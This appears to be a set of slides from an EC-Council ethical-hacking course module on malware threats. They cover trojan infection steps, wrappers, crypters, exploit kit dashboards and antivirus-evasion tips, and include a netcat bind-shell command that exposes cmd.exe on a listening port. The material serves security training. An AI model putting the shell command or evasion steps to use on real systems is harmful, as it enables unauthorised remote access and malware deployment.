



# Malware Threats

Module 06

Unmask the **Invisible Hacker.**



# Module Objectives



- Introduction to Malware and Malware Propagation Techniques
- Overview of Trojans, Their Types, and How to Infect Systems
- Overview of Viruses, Their Types, and How They Infect Files
- Introduction to Computer Worm



- Understanding the Malware Analysis Process
- Understanding Different Techniques to Detect Malware
- Malware Countermeasures
- Overview of Malware Penetration Testing



# Module Flow



**Introduction  
to Malware**



**Trojan  
Concepts**



**Virus and Worm  
Concepts**



**Malware Reverse  
Engineering**



**Malware  
Detection**



**Counter-  
measures**



**Anti-Malware  
Software**



**Penetration  
Testing**

# Introduction to Malware



Malware is a malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

## Examples of Malware

**Trojan Horse**

**Virus**

**Backdoor**

**Worms**

**Rootkit**

**Spyware**

**Ransomware**

**Botnet**

**Adware**

**Crypter**

Copyright © by **ED-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Different Ways a Malware can Get into a System

**1**

Instant Messenger applications

**2**

IRC (Internet Relay Chat)

**3**

Removable devices

**4**

Attachments

**5**

Legitimate "shrink-wrapped" software packaged by a disgruntled employee

**6**

Browser and email software bugs

**7**

NetBIOS (FileSharing)

**8**

Fake programs

**9**

Untrusted sites and freeware software

**0**

Downloading files, games, and screensavers from Internet sites

# Common Techniques Attackers Use to Distribute Malware on the Web



## Blackhat Search Engine Optimization (SEO)

Ranking malware pages highly in search results

## Social Engineered Click-jacking

Tricking users into clicking on innocent-looking webpages

## Malvertising

Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites

## Spearphishing Sites

Mimicking legitimate institutions in an attempt to steal login credentials

## Compromised Legitimate Websites

Hosting embedded malware that spreads to unsuspecting visitors

## Drive-by Downloads

Exploiting flaws in browser software to install malware just by visiting a web page

Source: Security Threat Report (<http://www.sophos.com>)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Module Flow



**Introduction  
to Malware**



**Trojan  
Concepts**



**Virus and Worm  
Concepts**



**Malware Reverse  
Engineering**



**Malware  
Detection**



**Counter-  
measures**



**Anti-Malware  
Software**




**Penetration  
Testing**

# Financial Loss Due to Trojans

CEH  
Certified Ethical Hacker

According to the Symantec Survey 2014 report, nearly **every flavor of financial institution is targeted**, from commercial banks to credit unions



<http://www.symantec.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



# How Hackers Use Trojans

CEH  
Certified Ethical Hacker

Delete or replace **operating system's critical files**

Disable **firewalls and antivirus**

Generate **fake traffic** to create DOS attacks

Create **backdoors** to gain remote access

Record **screenshots, audio, and video** of victim's PC

Infect victim's PC as a **proxy server** for relaying attacks

Use victim's PC for **spamming and blasting email messages**

Use victim's PC as a **botnet** to perform DDoS attacks

Download **spyware, adware, and malicious files**

Steal information such as **passwords, security codes, credit card information** using keyloggers

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Common Ports used by Trojans



Port	Trojan	Port	Trojan	Port	Trojan	Port	Trojan
2	Death	1492	FTP99CMP	5569	Robo-Hack	21544	GirlFriend 1.0, Beta-1.35
20	Senna Spy	1600	Shivka-Burka	6670-71	DeepThroat	22222	Prosiak
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash	1807	SpySender	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
22	Shaft	1981	Shockrave	7000	Remote Grab	26274	Delta
23	Tiny Telnet Server	1999	BackDoor 1.00-1.03	7300-08	NetMonitor	30100-02	NetSphere 1.27a
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy,	2001	Trojan Cow	7789	ICKiller	31337-38	Back Orifice, DeepBO
31	Hackers Paradise	2023	Ripper	8787	BackOffice 2000	31339	NetSpy DK
80	Executor	2115	Bugs	9872-9875	Portal of Doom	31666	BOWhack
421	TCP Wrappers Trojan	2140	The Invasor	9989	INi-Killer	33333	Prosiak
456	Hackers Paradise	2155	Illusion Mailer, Nirvana	10607	Coma 1.0.9	34324	BigGluck, TN
555	Ini-Killer, Phase Zero, Stealth Spy	3129	Masters Paradise	11000	Senna Spy	40412	The Spy
666	Satanz Backdoor	3150	The Invasor	11223	Progenic trojan	40421-26	Masters Paradise
1001	Silencer, WebEx	4092	WinCrash			47262	Delta
1011	Doly Trojan	4567	File Nail 1	12223	Hack'99 KeyLogger	50505	Sockets de Troie
1095-98	RAT	4590	ICQTrojan	12345-46	GabanBus, NetBus	50766	Fore
1170	Psyber Stream Server, Voice	5000	Bubbel	12361, 12362	Whack-a-mole	53001	Remote Windows Shutdown
1234	Ultors Trojan	5001	Sockets de Troie	16969	Priority	54321	SchoolBus .69-1.11
1243	SubSeven 1.0 – 1.8	5321	Firehotcker	20001	Millennium	61466	Telecommando
1245	VooDoo Doll	5400-02	Blade Runner	20034	NetBus 2.0, Beta-NetBus 2.01	65000	Devil

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.


# How to Infect Systems Using a Trojan

**01**

Create a new Trojan packet using a **Trojan Horse Construction Kit**

**02**

Create a **dropper**, which is a part in a trojanized packet that installs the **malicious code** on the target system



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# How to Infect Systems Using a Trojan (Cont'd)



**03** Create a wrapper using **wrapper tools** to install Trojan on the victim's computer

**04** Propagate the Trojan

**05** Execute the dropper

**06** Execute the damage routine



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Wrappers



A wrapper **binds a Trojan executable** with an innocent looking .EXE application such as games or office applications




When the user runs the wrapped EXE, it first installs the **Trojan in the background** and then runs the wrapping application in the foreground




The two programs are **wrapped together** into a single file



Attackers might send a **birthday greeting** that will install a Trojan as the user watches, for example, a birthday cake dancing across the screen



# Dark Horse Trojan Virus Maker



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Crypters: AIO FUD Crypter, Hidden Sight Crypter, and Galaxy Crypter



Crypter is a software which is used by hackers to **hide viruses, keyloggers** or **tools** in any kind of file so that they do not easily get detected by antiviruses



**AIO FUD  
Crypter**

**1**



**Hidden Sight  
Crypter**

**2**



**Galaxy  
Crypter**

**3**



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Crypters: Criogenic Crypter, Heaven Crypter, and SwayzCryptor



Criogenic  
Crypter

4




5

Heaven  
Crypter

SwayzCryptor

6





# How Attackers Deploy a Trojan



**Major Trojan Attack Paths:**

- User clicks on the **malicious link**
- User opens **malicious email attachments**




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Exploit Kit



An exploit kit or crimeware toolkit is a platform to **deliver exploits and payloads** such as Trojans, spywares, backdoors, bots, buffer overflow scripts, etc. on the target system



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Exploit Kit: Infinity

**CEH**  
Certified Ethical Hacker



**infinity** На сервере:  Аккаунт:  Баланс: 0 \$ [Пополнить баланс](#) [Выход](#)

Господа! Мы восстановили работу системы 12 мая, как и обещали! Работа продолжается, всем велком! :)

**Недостаточно средств на балансе: внесите средства или аккаунт будет заблокирован**

**Пополнение баланса**

Кодешбк:

Примечание: for service (order 9)

Сумма:  \$

Я подтверждаю, что совершил данный перевод.

[Пополнить баланс](#)

**infinity** На сервере:  Аккаунт:  Баланс: 0 \$ [Пополнить баланс](#) [Выход](#)

Господа! Мы восстановили работу системы 12 мая, как и обещали! Работа продолжается, всем велком! :)

**Недостаточно средств на балансе: внесите средства или аккаунт будет заблокирован**

**Стата**

	За минуту	За 5 минут	За 15 минут	За 60 минут	За 24 часа	Всего
Уники	0	0	0	0	0	0
Лодды	0	0	0	0	0	0
Пробив	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%

**Файлы** [Добавить файл](#)

**Потоки** [Добавить поток](#)

**Оплата** [Пополнить баланс](#)

**Тикеты** [Создать новый тикет](#)

**Адреса**

Адреса админки: <http://>  / <http://>

Софт забирают:  и



# Exploit Kits: Phoenix Exploit Kit and Blackhole Exploit Kit



## Phoenix Exploit Kit

## Blackhole Exploit Kit

Phoenix Exploit's Kit 3.1 full

CONCORDIA, INTEGRITAS, INDUSTRIA...

Operation systems statistics			Advanced browsers statistics		
OS	Visits	Exploited Percent	Browser	Visits	Exploited Percent
Other	100	100%	Other	100	100%
Windows XP SP2	100	100%	MSIE v6.0	100	100%
Windows XP	100	100%	MSIE v7.0	100	100%
Windows 7	100	100%	Firefox v11.0	100	100%
Windows	100	100%	Firefox v9.1	100	100%
Linux	100	100%	Opera v9.80	100	100%
Windows 98	100	100%	Safari	100	100%
Windows Vista	100	100%	MSIE v8.0	100	100%
Windows 95	100	100%	MSIE v1.01	100	100%
			MSIE v7.01	100	100%
			Firefox v3.5.9	100	100%
			Opera	100	100%
			Firefox v1.5.0	100	100%
			Firefox v3.0.9	100	100%
			Firefox v3.5.28	100	100%
			MSIE v5.0	100	100%
			Opera v9.04	100	100%

Menu

- Simple statistics
- Advanced statistics
- Countries statistics
- Browsers statistics
- Sources statistics
- Clear statistics
- Upload url
- Exit

Blackhole dashboard showing statistics for OS, Browsers, Countries, and Sources. A blue arrow points to the 'Mobile' category in the OS statistics table.

OS	Visits	Exploited
Windows 10	28	4
Windows 11	9	1
Linux	4	1
Mac OS	99	28
Mobile	210	67

If you recognize yourself, you know what to do :)

# Exploit Kits: **Bleedinglife** and **Crimepack**



## Crimepack

crimepack

MAIN - REFRESH - RETRIEVERS - COUNTERS - BLACKLOG CHECK - DOWNLOADER - IFRAME - CLEAR STATS - SETTINGS - LOGOUT

overall stats

visitor hits	loads	exploit rate
5027	1792	35%

exploit stats

ipsecm	ipsecmc	pdf	idbitf	mdac	java	webstart	activex	other	aggressive
27	32	199	22	68	0	1073	0	25	317

source stats

ip	hits	loads	rate
windows 3x	21	2	10%
windows xp	8	8	45%
windows xp	3594	1103	31%
windows vista	2000	592	30%

referrer stats

1893 (1893 loads) 51%	4575 (1344 loads) 30%	237 (49 loads) 10%	8 (8 loads) 0%
-----------------------	-----------------------	--------------------	----------------

top countries

country	hits	loads	rate
germany	5027	1473	30%
czech republic	102	86	35%
bulgaria	113	42	37%
turkey	61	18	29%
belgium	41	8	15%
hungary	34	20	43%
ukraine	55	17	31%
china	50	10	40%
united states	30	13	26%
australia	31	11	19%

## Bleedinglife



# Evading **Anti-Virus** Techniques

**01**

Break the Trojan file into **multiple pieces** and zip them as **single file**

**02**

**ALWAYS** write your own Trojan, and embed it into an application

**03**

**Change Trojan's syntax:**

- Convert an EXE to VB script
- Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hide "known extensions", by default, so it shows up only .DOC, .PPT and .PDF)

**04**

Change the content of the Trojan using **hex editor** and also change the **checksum** and encrypt the file

**05**

Never use Trojans downloaded from the **web** (antivirus can detect these easily)



# Types of Trojans



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Command Shell Trojans



- Command shell Trojan gives **remote control of a command shell** on a victim's machine
- Trojan server is installed on the victim's machine, which **opens a port for attacker** to connect. The client is **installed on the attacker's machine**, which is used to launch a command shell on the victim's machine

```
C:\>nc.exe -h
[vl.10 NT]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:  nc -l -p port [options] [hostname] [port]
options:
-d          detach from console, stealth mode
-e prog     inbound program to exec [dangerous!!]
-g gateway  source-routing hop point[s], up to 8
-G nm       source-routing pointer: 4, 8, 12, ...
-h          this craft
-i secs     delay interval for lines sent, ports scanned
-l          listen mode, for inbound connects
-L          listen harder, re-listen on socket close
-n          numeric-only IP addresses, no DNS
-o file     hex dump of traffic
```



C:> nc <ip> <port>

Command Shell Trojan: Netcat



C:> nc -L -p <port>  
-t -e cmd.exe



# Defacement Trojans

**01**

Resource editors allow to view, edit, extract, and replace **strings, bitmaps, logos** and icons from any Window program

**02**


It allows you to view and edit almost any aspect of a **compiled Windows program**, from the menus to the dialog boxes to the icons and beyond

**03**

